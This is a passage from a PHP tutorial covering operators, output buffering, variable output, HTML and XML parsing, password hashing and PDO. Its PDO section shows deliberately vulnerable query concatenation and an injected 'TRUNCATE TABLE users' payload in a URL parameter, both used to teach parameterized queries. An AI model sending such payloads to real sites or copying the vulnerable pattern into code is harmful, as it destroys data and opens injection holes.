class MyClass {
    private $a = 1;
    public function d() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump(MyClass::d());    // Error!
```

This causes a 'PHP Fatal error: Uncaught Error: Using $this when not in object context'

These operators have *left* associativity, which can be used for 'chaining':

```
class MyClass {
    private $a = 1;

    public function add(int $a) {
        $this->a += $a;
        return $this;
    }

    public function get() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump($object->add(4)->get());  // int(5)
```

These operators have the highest precedence (they are not even mentioned in the manual), even

---

https://riptutorial.com/

higher that `clone`. Thus:

```
class MyClass {
    private $a = 0;
    public function add(int $a) {
        $this->a += $a;
        return $this;
    }
    public function get() {
        return $this->a;
    }
}

$o1 = new MyClass();
$o2 = clone $o1->add(2);
var_dump($o1->get()); // int(2)
var_dump($o2->get()); // int(2)
```

The value of `$o1` is added to *before* the object is cloned!

Note that using parentheses to influence precedence did not work in PHP version 5 and older (it does in PHP 7):

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2);  // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

Read Operators online: https://riptutorial.com/php/topic/1687/operators

Chapter 60: Output Buffering

Parameters

Function	Details
ob_start()	Starts the output buffer, any output placed after this will be captured and not displayed
ob_get_contents()	Returns all content captured by `ob_start()`
ob_end_clean()	Empties the output buffer and turns it off for the current nesting level
ob_get_clean()	Triggers both `ob_get_contents()` and `ob_end_clean()`
ob_get_level()	Returns the current nesting level of the output buffer
ob_flush()	Flush the content buffer and send it to the browser without ending the buffer
ob_implicit_flush()	Enables implicit flushing after every output call.
ob_end_flush()	Flush the content buffer and send it to the browser also ending the buffer

Examples

Basic usage getting content between buffers and clearing

Output buffering allows you to store any textual content (Text, HTML) in a variable and send to the browser as one piece at the end of your script. By default, php sends your content as it interprets it.

```php
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';

// You can also `step out` of PHP
?>
<em>World</em>
<?php
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();
```

```
print($content);

#> "Hello <em>World</em>"
```

Any content outputted between `ob_start()` and `ob_get_clean()` will be captured and placed into the variable `$content`.

Calling `ob_get_clean()` triggers both `ob_get_contents()` and `ob_end_clean()`.

Nested output buffers

You can nest output buffers and fetch the level for them to provide different content using the `ob_get_level()` function.

```php
<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering `level`
    ob_start();
    print "Current nest level: ". ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}
```

Outputs:

```
Current nest level: 1
Current nest level: 2
Current nest level: 3
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
```

```
Current nest level: 2
Current nest level: 1
```

Capturing the output buffer to re-use later

In this example, we have an array containing some data.

We capture the output buffer in `$items_li_html` and use it twice in the page.

```php
<?php

// Start capturing the output
ob_start();

$items = ['Home', 'Blog', 'FAQ', 'Contact'];

foreach($items as $item):

// Note we're about to step "out of PHP land"
?>
  <li><?php echo $item ?></li>
<?php
// Back in PHP land
endforeach;

// $items_lists contains all the HTML captured by the output buffer
$items_li_html = ob_get_clean();
?>

<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
    <?php echo $items_li_html ?>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
    <?php echo $items_li_html ?>
</ul>
```

Save the above code in a file `output_buffer.php` and run it via `php output_buffer.php`.

You should see the 2 list items we created above with the same list items we generated in PHP using the output buffer:

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
```

```
    <li>Contact</li>
</ul>
```

Running output buffer before any content

```php
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

In this example we assume `$users` to be a multidimensional array, and we loop through it to find all users with an access level of 7.

If there are no results, we redirect to an error page.

We are using the output buffer here because we are triggering a `header()` redirect based on the result of the loop

Using Output buffer to store contents in a file, useful for reports, invoices etc

```php
<?php
ob_start();
?>
    <html>
    <head>
        <title>Example invoice</title>
    </head>
```

```
    <body>
    <h1>Invoice #0000</h1>
    <h2>Cost: &pound;15,000</h2>
    ...
    </body>
    </html>
<?php
$html = ob_get_clean();

$handle = fopen('invoices/example-invoice.html', 'w');
fwrite($handle, $html);
fclose($handle);
```

This example takes the complete document, and writes it to file, it does not output the document into the browser, but do by using `echo $html;`

Processing the buffer via a callback

You can apply any kind of additional processing to the output by passing a callable to `ob_start()`.

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames
ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
   <li>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</li>
   <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
    ob_end_flush();
*/
```

Output:

```
<h1>LoremIpsum</h1><p><strong>Pellentesquehabitantmorbitristique</strong>senectusetnetusetmalesuadafame
```

Stream output to client

```
/**
 * Enables output buffer streaming. Calling this function
 * immediately flushes the buffer to the client, and any
 * subsequent output will be sent directly to the client.
```

```
 */
function _stream() {
    ob_implicit_flush(true);
    ob_end_flush();
}
```

Typical usage and reasons for using ob_start

`ob_start` is especially handy when you have redirections on your page. For example, the following
code won't work:

```
Hello!
<?php
  header("Location: somepage.php");
?>
```

The error that will be given is something like: `headers already sent by <xxx> on line <xxx>`.

In order to fix this problem, you would write something like this at the start of your page:

```
<?php
  ob_start();
?>
```

And something like this at the end of your page:

```
<?php
  ob_end_flush();
?>
```

This stores all generated content into an output buffer, and displays it in one go. Hence, if you
have any redirection calls on your page, those will trigger before any data is sent, removing the
possibility of a `headers already sent` error occurring.

Read Output Buffering online: https://riptutorial.com/php/topic/541/output-buffering

Chapter 61: Outputting the Value of a Variable

Introduction

To build a dynamic and interactive PHP program, it is useful to output variables and their values. The PHP language allows for multiple methods of value output. This topic covers the standard methods of printing a value in PHP and where these methods can be used.

Remarks

Variables in PHP come in a variety of types. Depending on the use case, you may want to output them to the browser as rendered HTML, output them for debugging, or output them to the terminal (if running an application via the command line).

Below are some of the most commonly used methods and language constructs to output variables:

- `echo` - Outputs one or more strings
- `print` - Outputs a string and returns `1` (always)
- `printf` - Outputs a formatted string and returns the length of the outputted string
- `sprintf` - Formats a string and returns the formatted string
- `print_r` - Outputs or returns content of the argument as a human-readable string
- `var_dump` - Outputs human-readable debugging information about the content of the argument(s) including its type and value
- `var_export` - Outputs or returns a string rendering of the variable as valid PHP code, which can be used to recreate the value.

  Note: When trying to output an object as a string, PHP will try to convert it into a string (by calling `__toString()` - if the object has such a method). If unavailable, an error similar to `Object of class [CLASS] could not be converted to string` will be shown. In this case, you'll have to inspect the object further, see: outputting-a-structured-view-of-arrays-and-objects.

Examples

echo and print

`echo` and `print` are language constructs, not functions. This means that they don't require parentheses around the argument like a function does (although one can always add parentheses around almost any PHP expression and thus `echo("test")` won't do any harm either). They output the string representation of a variable, constant, or expression. They can't be used to print arrays or objects.

- Assign the string `Joel` to the variable `$name`

```
$name = "Joel";
```

- Output the value of $name using `echo` & `print`

```
echo $name;    #> Joel
print $name;   #> Joel
```

- Parentheses are not required, but can be used

```
echo($name);   #> Joel
print($name);  #> Joel
```

- Using multiple parameters (only `echo`)

```
echo $name, "Smith";         #> JoelSmith
echo($name, " ", "Smith");   #> Joel Smith
```

- `print`, unlike `echo`, is an expression (it returns `1`), and thus can be used in more places:

```
print("hey") && print(" ") && print("you"); #> you11
```

- The above is equivalent to:

```
print ("hey" && (print (" " && print "you"))); #> you11
```

Shorthand notation for `echo`

When outside of PHP tags, a shorthand notation for `echo` is available by default, using `<?=` to begin output and `?>` to end it. For example:

```
<p><?=$variable?></p>
<p><?= "This is also PHP" ?></p>
```

Note that there is no terminating `;`. This works because the closing PHP tag acts as the terminator for the single statement. So, it is conventional to omit the semicolon in this shorthand notation.

Priority of `print`

Although the `print` is language construction it has priority like operator. It places between `=` `+=` `-=` `*=` `**=` `/=` `.=` `%=` `&=` and `and` operators and has left association. Example:

```
echo '1' . print '2' + 3; //output 511
```

Same example with brackets:

```
echo '1' . print ('2' + 3); //output 511
```

Differences between `echo` and `print`

In short, there are two main differences:

- `print` only takes one parameter, while `echo` can have multiple parameters.
- `print` returns a value, so can be used as an expression.

Outputting a structured view of arrays and objects

`print_r()` - Outputting Arrays and Objects *for debugging*

`print_r` will output a human readable format of an array or object.

You may have a variable that is an array or object. Trying to output it with an `echo` will throw the error:

`Notice: Array to string conversion`. You can instead use the `print_r` function to dump a human readable format of this variable.

> You can pass **true** as the second parameter to return the content as a string.

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;

// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

This outputs the following:

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
    [0] => Hello
    [1] => World
)
Hello World
42
```

Further, the output from `print_r` can be captured as a string, rather than simply echoed. For instance, the following code will dump the formatted version of `$myarray` into a new variable:

```
$formatted_array = print_r($myarray, true);
```

Note that if you are viewing the output of PHP in a browser, and it is interpreted as HTML, then the line breaks will not be shown and the output will be much less legible unless you do something like

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

> Opening the source code of a page will also format your variable in the same way without the use of the `<pre>` tag.

Alternatively you can tell the browser that what you're outputting is plain text, and not HTML:

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

`var_dump()` - Output human-readable debugging information about content of the argument(s) including its type and value

The output is more detailed as [compared](#) to `print_r` because it also outputs the **type** of the variable along with its **value** and other information like object IDs, array sizes, string lengths, reference markers, etc.

You can use `var_dump` to output a more detailed version for debugging.

```
var_dump($myobject, $myarray, $mystring, $myint);
```

Output is more detailed:

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
string(11) "Hello World"
int(42)
```

Note: If you are using xDebug in your development environment, the output of var_dump is limited / truncated by default. See the [official documentation](#) for more info about the options to change

this.

`var_export()` - Output valid PHP Code

`var_export()` dumps a PHP parseable representation of the item.

You can pass **true** as the second parameter to return the contents into a variable.

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

Output is valid PHP code:

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

To put the content into a variable, you can do this:

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any `Truthy` value
```

After that, you can output it like this:

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

This will produce the following output:

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

printf vs sprintf

`printf` will **output** a formatted string using placeholders

`sprintf` will **return** the formatted string

```
$name = 'Jeff';
```

```
// The `%s` tells PHP to expect a string
//               ↓  `%s` is replaced by  ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?

// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

It is also possible to format a number with these 2 functions. This can be used to format a decimal value used to represent money so that it always has 2 decimal digits.

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

The two functions `vprintf` and `vsprintf` operate as `printf` and `sprintf`, but accept a format string and an array of values, instead of individual variables.

String concatenation with echo

You can use concatenation to join strings "end to end" while outputting them (with `echo` or `print` for example).

You can concatenate variables using a `.` (period/dot).

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
//     1. ↓       2. ↓             3. ↓    – Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//              ↑         ↑                  – Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

Similar to concatenation, `echo` (when used without parentheses) can be used to combine strings and variables together (along with other arbitrary expressions) using a comma (,).

```
$itemCount = 1;

echo 'You have ordered ', $itemCount, ' item', $itemCount === 1 ? '' : 's';
//                      ↑             ↑         ↑                  – Note the commas

#> "You have ordered 1 item"
```

String concatenation vs passing multiple arguments to echo

Passing multiple arguments to the echo command is more advantageous than string concatenation in some circumstances. The arguments are written to the output in the same order as they are passed in.

```
echo "The total is: ", $x + $y;
```

The problem with the concatenation is that the period . takes precedence in the expression. If concatenated, the above expression needs extra parentheses for the correct behavior. The precedence of the period affects ternary operators too.

```
echo "The total is: " . ($x + $y);
```

Outputting large integers

On 32-bits systems, integers larger than `PHP_INT_MAX` are automatically converted to float. Outputting these as integer values (i.e. non-scientific notation) can be done with `printf`, using the `float` representation, as illustrated below:

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
    echo "  ", $i, "\n";
}
// outputs:
pow(1024,  1)  integer                 1024                                   1024  1024
pow(1024,  2)  integer              1048576                                1048576  1048576
pow(1024,  3)  integer           1073741824                             1073741824  1073741824
pow(1024,  4)   double         1099511627776                          1099511627776
1099511627776
pow(1024,  5)   double  1.1258999068426E+15                     1125899906842624
1.1258999068426E+15
pow(1024,  6)   double  1.1529215046068E+18                  1152921504606846976
1.1529215046068E+18
pow(1024,  9)   double  1.2379400392854E+27         1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12)   double  1.3292279957849E+36  1329227995784915872903807060280344576
1.3292279957849E+36
```

> Note: watch out for float precision, which is not infinite!

While this looks nice, in this contrived example the numbers can all be represented as a binary number since they are all powers of 1024 (and thus 2). See for example:

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 1000000000000000013287555072
```

Output a Multidimensional Array with index and value and print into the table

```
Array
(
    [0] => Array
        (
            [id] => 13
            [category_id] => 7
            [name] => Leaving Of Liverpool
```

```
            [description] => Leaving Of Liverpool
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 13
            [created] => 2007-06-24 14:08:03
            [modified] => 2007-06-24 14:08:03
            [image] => NONE
        )

    [1] => Array
        (
            [id] => 16
            [category_id] => 7
            [name] => Yellow Submarine
            [description] => Yellow Submarine
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 16
            [created] => 2007-06-24 14:10:02
            [modified] => 2007-06-24 14:10:02
            [image] => NONE
        )

)
```

Output Multidimensional Array with index and value in table

```php
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
    }
}
?>
</table>
```

Read Outputting the Value of a Variable online: https://riptutorial.com/php/topic/6695/outputting-the-value-of-a-variable

Chapter 62: Parsing HTML

Examples

Parsing HTML from a string

PHP implements a DOM Level 2 compliant parser, allowing you to work with HTML using familiar methods like `getElementById()` or `appendChild()`.

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->getElementById("text")->textContent;
```

Outputs:

```
Hello, World!
```

Note that PHP will emit warnings about any problems with the HTML, especially if you are importing a document fragment. To avoid these warnings, tell the DOM library (libxml) to handle its own errors by calling `libxml_use_internal_errors()` before importing your HTML. You can then use `libxml_get_errors()` to handle errors if needed.

Using XPath

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

$xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

Outputs:

```
Hello, World!
```

SimpleXML

Presentation

- SimpleXML is a PHP library which provides an easy way to work with XML documents (especially reading and iterating through XML data).

- The only restraint is that the XML document must be well-formed.

Parsing XML using procedural approach

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini
```

Parsing XML using OOP approach

```
// $isPathToFile: it informs the constructor that the 1st argument represents the path to a
file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a
file, rather than a string that contains 1the XML data itself.
```

Accessing Children and Attributes

- When SimpleXML parses an XML document, it converts all its XML elements, or nodes, to properties of the resulting SimpleXMLElement object
- In addition, it converts XML attributes to an associative array that may be accessed from the property to which they belong.

When you know their names:

```
$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
    echo $book->author;
    echo $book->publisher;
}
```

- The major drawback of this approach is that it is necessary to know the names of every element and attribute in the XML document.

When you don't know their names (or you don't want to know them):

```
foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ': ' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ': ' . $subchild;
    }
}
```

Read Parsing HTML online: https://riptutorial.com/php/topic/1032/parsing-html

Chapter 63: Password Hashing Functions

Introduction

As more secure web services avoid storing passwords in plain text format, languages such as PHP provide various (undecryptable) hash functions to support the more secure industry standard. This topic provides documentation for proper hashing with PHP.

Syntax

- `string password_hash ( string $password , integer $algo [, array $options ] )`
- `boolean password_verify ( string $password , string $hash )`
- `boolean password_needs_rehash ( string $hash , integer $algo [, array $options ] )`
- `array password_get_info ( string $hash )`

Remarks

Prior to PHP 5.5, you may use the compatibility pack to provide the `password_*` functions. It is highly recommended that you use the compatibility pack if you are able to do so.

With or without the compatibility pack, correct Bcrypt functionality through `crypt()` relies on PHP 5.3.7+ otherwise you *must* restrict passwords to ASCII-only character sets.

> **Note:** If you use PHP 5.5 or below you're using an unsupported version of PHP which does not receive any security updates anymore. Update as soon as possible, you can update your password hashes afterwards.

Algorithm Selection

Secure algorithms

- **bcrypt** is your best option as long as you use key stretching to increase hash calculation time, since it makes brute force attacks extremely slow.
- **argon2** is another option which will be available in PHP 7.2.

Insecure algorithms

The following hashing algorithms are **insecure or unfit for purpose** and therefore **should not be used**. They were never suited for password hashing, as they're designed for fast digests instead of slow and hard to brute force password hashes.

If you use any of them, even including salts, you should **switch** to one of the recommended secure algorithms **as soon as possible**.

Algorithms considered insecure:

- **MD4** - collision attack found in 1995
- **MD5** - collision attack found in 2005
- **SHA-1** - collision attack demonstrated in 2015

Some algorithms can be safely used as message digest algorithm to prove authenticity, but **never as password hashing algorithm**:

- **SHA-2**
- **SHA-3**

Note, strong hashes such as SHA256 and SHA512 are unbroken and robust, however it is generally more secure to use **bcrypt** or **argon2** hash functions as brute force attacks against these algorithms are much more difficult for classical computers.

Examples

Determine if an existing password hash can be upgraded to a stronger algorithm

If you are using the `PASSWORD_DEFAULT` method to let the system choose the best algorithm to hash your passwords with, as the default increases in strength you may wish to rehash old passwords as users log in

```php
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // and then save it to your data store
        //$db->update(...);
    }
}
?>
```

If the password_* functions are not available on your system (and you cannot use the compatibility pack linked in the remarks below), you can determine the algorithm and used to create the original hash in a method similar to the following:

```php
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is '.$cost;
}
```

```
?>
```

Creating a password hash

Create password hashes using `password_hash()` to use the current industry best-practice standard hash or key derivation. At time of writing, the standard is bcrypt, which means, that `PASSWORD_DEFAULT` contains the same value as `PASSWORD_BCRYPT`.

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

The third parameter is **not mandatory**.

The `'cost'` value should be chosen based on your production server's hardware. Increasing it will make the password more costly to generate. The costlier it is to generate the longer it will take anyone trying to crack it to generate it also. The cost should ideally be as high as possible, but in practice it should be set so it does not slow down everything too much. Somewhere between 0.1 and 0.4 seconds would be okay. Use the default value if you are in doubt.

5.5

On PHP lower than 5.5.0 the `password_*` functions are not available. You should use the compatibility pack to substitute those functions. Notice the compatibility pack requires PHP 5.3.7 or higher or a version that has the `$2y` fix backported into it (such as RedHat provides).

If you are not able to use those, you can implement password hashing with `crypt()` As `password_hash()` is implemented as a wrapper around the `crypt()` function, you need not lose any functionality.

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt uses a modified base64 variant
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = strtr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$'.$salt.'$');
}
```

Salt for password hash

Despite of reliability of crypt algorithm there is still vulnerability against rainbow tables. That's the reason, why it's recommended to use **salt**.

A salt is something that is appended to the password before hashing to make source string unique. Given two identical passwords, the resulting hashes will be also unique, because their salts are unique.

A random salt is one of the most important pieces of your password security. This means that even with a lookup table of known password hashes an attacker can't match up your user's password hash with the database password hashes since a random salt has been used. You should use always random and cryptographically secure salts. Read more

With `password_hash()` `bcrypt` algorithm, plain text salt is stored along with the resulting hash, which means that the hash can be transferred across different systems and platforms and still be matched against the original password.

7.0

Even when this is discouraged, you can use the `salt` option to define your own random salt.

```
$options = [
        'salt' => $salt, //see example below
];
```

Important. If you omit this option, a random salt will be generated by password_hash() for each password hashed. This is the intended mode of operation.

7.0

The salt option has been deprecated as of PHP 7.0.0. It is now preferred to simply use the salt that is generated by default.

Verifying a password against a hash

`password_verify()` is the built-in function provided (as of PHP 5.5) to verify the validity of a password against a known hash.

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
}
else {
    echo 'Invalid Password.';
}
?>
```

All supported hashing algorithms store information identifying which hash was used in the hash itself, so there is no need to indicate which algorithm you are using to encode the plaintext

password with.

If the password_* functions are not available on your system (and you cannot use the compatibility pack linked in the remarks below) you can implement password verification with the `crypt()` function. Please note that specific precautions must be taken to avoid timing attacks.

```php
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    }
    else {
        echo 'Invalid Password';
    }
}
?>
```

Read Password Hashing Functions online: https://riptutorial.com/php/topic/530/password-hashing-functions

Chapter 64: PDO

Introduction

The PDO (PHP Data Objects) extension allows developers to connect to numerous different types of databases and execute queries against them in a uniform, object oriented manner.

Syntax

- PDO::LastInsertId()
- PDO::LastInsertId($columnName) // some drivers need the column name

Remarks

Warning Do not miss to check for exceptions while using `lastInsertId()`. It can throw the following error:

> SQLSTATE IM001 : Driver does not support this function

Here is how you should properly check for exceptions using this method :

```
// Retrieving the last inserted id
$id = null;

try {
    $id = $pdo->lastInsertId(); // return value is an integer
}
catch( PDOException $e ) {
    echo $e->getMessage();
}
```

Examples

Basic PDO Connection and Retrieval

Since PHP 5.0, PDO has been available as a database access layer. It is database agnostic, and so the following connection example code should work for any of its supported databases simply by changing the DSN.

```
// First, create the database handle

//Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

//Using MySQL (connection via network, optionally you can specify the port too):
//$dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";

//Or Postgres
```

```
//$dsn = "pgsql:host=localhost;port=5432;dbname=testdb;";

//Or even SQLite
//$dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

The `prepare` function creates a `PDOStatement` object from the query string. The execution of the query and retrieval of the results are performed on this returned object. In case of a failure, the function either returns `false` or throws an `exception` (depending upon how the PDO connection was configured).

Preventing SQL injection with Parameterized Queries

SQL injection is a kind of attack that allows a malicious user to modify the SQL query, adding unwanted commands to it. For example, the following code is **vulnerable**:

```
// Do not use this vulnerable code!
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

This allows any user of this script to modify our database basically at will. For example consider the following query string:

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

This makes our example query look like this

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

While this is an extreme example (most SQL injection attacks do not aim to delete data, nor do most PHP query execution functions support multi-query), this is an example of how a SQL injection attack can be made possible by the careless assembly of the query. Unfortunately, attacks like this are very common, and are highly effective due to coders who fail to take proper

precautions to protect their data.

To prevent SQL injection from occurring, **prepared statements** are the recommended solution. Instead of concatenating user data directly to the query, a *placeholder* is used instead. The data is then sent separately, which means there is no chance of the SQL engine confusing user data for a set of instructions.

> While the topic here is PDO, please note that the PHP MySQLi extension also supports prepared statements

PDO supports two kinds of placeholders (placeholders cannot be used for column or table names, only values):

1. Named placeholders. A colon(`:`), followed by a distinct name (eg. `:user`)

```
// using named placeholders
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]); // associative array
$result = $prep->fetchAll();
```

2. Traditional SQL positional placeholders, represented as `?`:

```
// using question-mark placeholders
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]); // indexed array
$result = $prep->fetchAll();
```

If ever you need to dynamically change table or column names, know that this is at your own security risks and a bad practice. Though, it can be done by string concatenation. One way to improve security of such queries is to set a table of allowed values and compare the value you want to concatenate to this table.

Be aware that it is important to set connection charset through DSN only, otherwise your application could be prone to an obscure vulnerability if some odd encoding is used. For PDO versions prior to 5.3.6 setting charset through DSN is not available and thus the only option is to set `PDO::ATTR_EMULATE_PREPARES` attribute to `false` on the connection right after it's created.

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

This causes PDO to use the underlying DBMS's native prepared statements instead of just emulating it.

However, be aware that PDO will silently fallback to emulating statements that MySQL cannot prepare natively: those that it can are listed in the manual (source).

PDO: connecting to MySQL/MariaDB server

There are two ways to connect to a MySQL/MariaDB server, depending on your infrastructure.

Standard (TCP/IP) connection

```
